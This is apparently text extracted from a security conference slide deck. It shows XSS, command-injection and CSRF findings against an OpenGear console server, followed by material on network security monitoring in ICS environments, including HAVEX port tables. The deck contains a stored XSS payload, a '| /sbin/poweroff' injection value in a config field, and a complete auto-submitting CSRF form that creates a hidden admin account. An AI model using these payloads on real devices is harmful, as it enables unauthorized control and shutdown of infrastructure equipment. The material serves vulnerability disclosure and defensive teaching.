
Comma separated list of remote authentication and authorization servers.

**Accounting Server**

Example OgSessionId=4ed8e8bd64fcf18137b957cb66387cd2


# OpenGear XSS

- Input filtering is in place to protect against XSS



# OpenGear XSS

- But what about outbound?




```
192.168.0.1 - PuTTY
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<config>
  <version>0.4</version>
  <system>
    <timezone>USA - Eastern</timezone>
    <snmp>
      <protocol>UDP</protocol>
      <trapport>162</trapport>
    </snmp>
    <model>&lt;script&gt;alert(1)&lt;/script&gt;</model>
    <name>acm5504-5-lr-i</name>
    <backup>
      <time>1040673438</time>
    </backup>
    <ssl>
      <status>canceled</status>
      <city>GE</city>
      <country>AD</country>
      <email>a@b.com</email>
      <length>512</length>
      <name>thingy | /sbin/poweroff</name>
      <org>GE</org>
    </ssl>
  </system>
</config>
```

config.xml.xss

# OpenGear XSS


- But what about outbound?



```
192.168.0.1 - PuTTY
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<config>
  <version>0.4</version>
  <system>
    <timezone>USA - Eastern</timezone>
    <snmp>
      <protocol>UDP</protocol>
      <trapport>162</trapport>
    </snmp>
    <model><script>alert(1)</script></model>
    <name>acm5504-5-lr-i</name>
    <backup>
      <time>1040673438</time>
    </backup>
    <ssl>
      <status>canceled</status>
      <city>GE</city>
      <country>AD</country>
      <email>a@b.com</email>
      <length>512</length>
      <name>thingy | /sbin/poweroff</name>
      <org>GE</org>
    </ssl>
  </system>
</config>
```


config.xml.xss

# OpenGear XSS



# OpenGear CSRF

- So creating an account looks like:



# OpenGear CSRF

- So lets see if we can CSRF it

```
<iframe style="display:none" name="csrf-frame"></iframe>
<form method='POST'
action='https://192.168.0.1/?form=users&action=del&index=4&type=
user&h=0' target="csrf-frame" id="csrf-form">
  <input type='hidden' name='new.name' value='CSRFAdmin1'>
  <input type='hidden' name='new.description' value='CSRFAdmin'>
  <input type='hidden' name='new.password' value='password'>
  <input type='hidden' name='group2' value='admin'>
  <input type='hidden' name='new.confirm' value='password'>
  <input type='hidden' name='new.numkeys' value='0'>
  <input type='hidden' name='new.callback.phone' value=''>
  <input type='hidden' name='apply' value='Apply'>
  <input type='hidden' name='form' value='users'>
  <input type='hidden' name='type' value='user'>
  <input type='hidden' name='form' value='users'>
  <input type='submit' value='submit'>
</form>
<script>document.getElementById("csrf-form").submit()</script>
```



# OpenGear CSRF

The screenshot displays the OpenGear web management interface. The browser's address bar shows the URL `https://192.168.0.1/cgi-bin/index.cgi?form=index&h=0`. The system information at the top right includes: System Name: acm5504-5-lr-i, Model: ACM5504-5-LR-I, Firmware: 0.1.3.2, Uptime: 0 days, 0 hours, 32 mins, 57 secs, and Current User: **CSRFAdmin1** (highlighted with a red circle). The interface features a sidebar with navigation menus for Manage, Status, and Serial & Network. The main content area is titled "Status: Dashboard" and contains several widgets: UPS Status (No UPSes have been configured), Auto-Responses (No check types selected), RPC Status (No RPCs have been configured), Managed Devices (table with columns: Device Name, Description/Notes, Related Connections), Environmental Status (No EMDs have been configured), Connection Manager (table with columns: Members, Active Connection), Port Activity (table with columns: Port, Active Users), Cellular Statistics - Internal Cellular Modem (table with rows: IMEI, Network Status, RSSI, ECIO, Roaming Mode), and a disabled widget.

**System Information:**

- System Name: acm5504-5-lr-i
- Model: ACM5504-5-LR-I
- Firmware: 0.1.3.2
- Uptime: 0 days, 0 hours, 32 mins, 57 secs
- Current User: **CSRFAdmin1**

**Navigation Menu:**

- Manage**
  - » Devices
  - » Port Logs
  - » Host Logs
  - » Power
  - » Terminal
- Status**
  - » Port Access
  - » Active Users
  - » Statistics
  - » Support Report
  - » Syslog
  - » UPS Status
  - » RPC Status
  - » Environmental Status
  - » Dashboard
- Serial & Network**
  - » Serial Port
  - » Users & Groups
  - » Authentication
  - » Network Hosts
  - » Trusted Networks
  - » IPsec VPN
  - » OpenVPN
  - » PPTP VPN
  - » Call Home
  - » Cascaded Ports
  - » UPS Connections
  - » RPC Connections
  - » Environmental
  - » Managed Devices

**Status: Dashboard**

**UPS Status**  
No UPSes have been configured

**Auto-Responses**  
No check types selected. Please configure on the Configure Dashboard page

**RPC Status**  
No RPCs have been configured

**Managed Devices**

Device Name	Description/Notes	Related Connections
Widget is disabled		

**Environmental Status**  
No EMDs have been configured

**Connection Manager**

**Connection Groups**

Members	Active Connection
Network Default Gateway	network-connection-wan-dhcp-gw (Main) <span>● Main</span>

**Connections**

IP Address	Status
Network 0.0.0.0	About to start

**Port Activity**

Port	Active Users
To disconnect users, go to <a href="#">Active Users</a>	


**Cellular Statistics - Internal Cellular Modem**

IMEI	358178040633200
Network Status	Not Registered
RSSI (dBm)	Not detected
ECIO (dB)	Not detected
Roaming Mode	Not Roaming



Robert

# Ideal Layout of a Generic ICS Network



# Typical Layout



# Challenges in ICS environments

- Legacy equipment
- Who owns the problem?
- Unmanaged infrastructure
- Who has time?
- Vendor support
- Regulations



# NSM in an ICS

- NSM and Asset Identification is all about:
  - Knowing your network topologies
  - Monitoring for changes
  - Building off the basics
- It does have challenges:
  - Isn't a fix all solution
  - Requires people and processes
  - Toughest part is buy-in and prep
- It does bring value:
  - Identify threats
  - Identify misconfigured/failing devices
  - Better situational awareness
  - Fits into larger defense strategy
- Why it excels in ICS:
  - Static environments
  - Less users than an Enterprise
  - Less assets than IT networks
  - No patches? At least monitor!

Pre-HAVEX

Address	Port
172.16.192.30	502
172.16.192.31	502
172.16.192.32	502
172.16.192.33	502
172.16.192.200	49386
172.16.192.200	49387
172.16.192.200	49388
172.16.192.200	49389

Post-HAVEX

Address	Port
172.16.192.30	102
172.16.192.31	102
172.16.192.32	102
172.16.192.33	102
172.16.192.33	502
172.16.192.32	502
172.16.192.31	502
172.16.192.30	502
172.16.192.30	11234
172.16.192.31	11234
172.16.192.32	11234
172.16.192.33	11234
172.16.192.30	12401
172.16.192.31	12401
172.16.192.32	12401
172.16.192.33	12401
172.16.192.30	44818
172.16.192.31	44818
172.16.192.32	44818
172.16.192.33	44818
172.16.192.200	49525
172.16.192.200	49526

# Safely Capturing Data

- Logging enabled and centralized
- Network and Memory data are king
- Test/lab environment first
  - Taps/hubs that fail open
  - Install on scheduled down times
- Work with vendors to have managed network infrastructure
- Be mindful of network bandwidth usage
- At least sample environment manually
  - Mirrored port, hubs, taps, etc.

